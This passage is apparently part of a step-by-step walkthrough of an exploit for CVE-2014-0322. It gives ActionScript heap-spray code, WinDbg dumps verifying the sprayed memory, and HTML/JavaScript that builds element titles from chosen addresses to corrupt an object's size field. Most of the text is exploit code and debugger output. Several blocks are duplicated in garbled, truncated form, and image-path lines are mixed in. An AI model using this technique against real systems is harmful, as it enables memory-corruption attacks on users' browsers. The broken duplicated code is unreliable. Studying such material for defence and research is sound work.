        // 200 MByte = 209715200 Byte
        // 209715200 / 4096 = 51200
        private var spray:Vector.<Object> = new Vector.<Object>(51200)
        public function Main():void
        {
            for (var i:int = 0; i < spray.length; i++) {
                spray[i] = new Vector.<uint>(1008)
                spray[i][0] = 0x11111111
                spray[i][1] = 0x22222222
                spray[i][1006] = 0x33333333
                spray[i][1007] = 0x44444444
            }
        }
    }
}
```



```
0:010> dd 12121000+1000*0 l4
12121000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*0-40 l4
12120fc0  33333333 44444444 00000000 00000101

0:010> dd 12121000+1000*1 l4
12122000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*1-40 l4
12121fc0  33333333 44444444 11000000 41b11111

0:010> dd 12121000+1000*2 l4
12123000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*2-40 l4
12122fc0  33333333 44444444 0c841000 00000001

0:010> dd 12121000+1000*3 l4
12124000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*3-40 l4
12123fc0  33333333 44444444 00000000 00000101

0:010> ?3f0
Evaluate expression: 1008 = 000003f0
```




```
0:010> dd 12121000+1000*0 l4
12121000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*0-40 l4
12120fc0  33333333 44444444 00000000 00000101

0:010> dd 12121000+1000*1 l4
1212
0:0
121

0:0
121
0:0
121

0:010> dd 12121000+1000*3 l4
12124000  000003f0 07202000 11111111 22222222
0:010> dd 12121000+1000*3-40 l4
12123fc0  33333333 44444444 00000000 00000101

0:010> ?3f0
Evaluate expression: 1008 = 000003f0
```

size unknown data1 data2
data3 data4 data5 data6
data.. data.. data.. data..
data.. data.. data.. data..
data1007 data1008 Null Null


CVE-2014-0322

STEP4

modify object size




```
// HTML
for (var i = 0; i < 100; i++) {
        var tmp = document.createElement("CVE-2014-0322")
        var edx_7c = dword2date(0x12121008)
        var edx_94 = dword2date(0x12121000)
        var esi_98 = dword2date(0x12121008)
        var edx_0ac = dword2date(0x12120ff1)
        tmp.title = "X".repeat(0x7c/2) +
        edx_7c + "X".repeat(0x14/2) +
        edx_94 + esi_98 + "X".repeat(0x10/2) +
        edx_0ac + "X".repeat(0x290/2-2)
        array.push(tmp)
}

// AS3
for (var i:int = 0; i < spray.length; i++) {
        spray[i] = new Vector.<uint>(1008)
        spray[i][1] = 0x12121014
        spray[i][2] = 0x12120d28
}
```



```
// HTML
for (var i = 0; i < 100; i++) {
        var tmp = document.createElement("CVE-2014-0322")
        var edx_7c = dword2date(0x12121008)
        var edx_94 = dword2date(0x12121000)
        var esi_98 = dword2date(0x12121008)
        var edx_0ac = dword2date(0x12120ff1)
        tmp.title = "X".repeat     x7c/2) +
        edx_7c
        edx_94
        edx_0ac
        array.p
}

// AS3
for (var i:int = 0; i < spray.lengt
        spray[i] = new Vector.<uint
        spray[i][1] = 0x12121014
        spray[i][2] = 0x12120d28
}
```

0x12120ff1 + 0x10 =
12121001
0x00000<span style="color:red">**03**</span>**f0**

[edx+esi*4+8],eax
eax = value
esi = offset
edx = buffer

